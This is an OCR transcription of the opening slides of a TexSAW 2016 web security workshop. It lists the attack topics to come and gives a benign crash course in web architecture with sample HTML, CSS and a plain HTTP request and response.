NOVEMBER 4 – 5

TexSAW 2016

6th ANNUAL

TEXAS SECURITY AWARENESS WEEK

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Topics in Web Security

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TexSAW 2016

Disclaimer


Do **NOT** use the methods shown on websites not specified for web security practice.

It is **ILLEGAL**.


Topics

- Crash Course: Web Architecture
- Parameter Tampering
    - Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)


Web Architecture



Client-Server Architecture




HTML




```
<div class="page" id="page">
    <!-- Begin .header -->
    <header class="header cf" role="banner">
    <a href="#"><img src="../../images/logo.png" class="logo" alt="Logo Alt Text" /></a>        <a href="#search-form" class="nav-toggle nav-
        <a href="#nav" class="nav-toggle nav-toggle-menu icon-menu"><span class="is-vishidden">Menu</span></a>
    <nav id="nav" class="nav">
        <ul>
            <li><a href="#">Home</a></li>
            <li><a href="#">About</a></li>
            <li><a href="#">Blog</a></li>
            <li><a href="#">Contact</a></li>
        </ul>
    </nav><!--end .nav-->
    <form action="#" method="post" class="inline-form search-form">
        <fieldset>
            <legend class="is-vishidden">Search</legend>
            <label for="search-field" class="is-vishidden">Search</label>
            <input type="search" placeholder="Search" id="search-field" class="search-field" />
            <button class="search-submit">
                <span class="icon-search" aria-hidden="true"></span>
                <span class="is-vishidden">Search</span>
            </button>
        </fieldset>
    </form> </header>
    <!-- End .header -->     <div role="main">
        <div class="block block-hero">
            <a href="http://www.fillerati.com" class="inner">
                <div class="b-thumb">
```

CSS




```css
body
{
    @property "body";
    font-family: 'Trebuchet MS', Helvetica, Arial, sans-serif;
    color: @contentText;
    word-wrap: break-word;
    line-height: 1.27;
    @property "/body";
}

/* counteract the word-wrap setting in 'body' */
pre, textarea
{
    word-wrap: normal;
}

```

HTTP Request




```
GET /index.html HTTP/1.1
Host: www.website.com
```


HTTP Response



```
HTTP/1.1 200 OK
Date: Mon, 17 October 2016 12:00:00 GMT
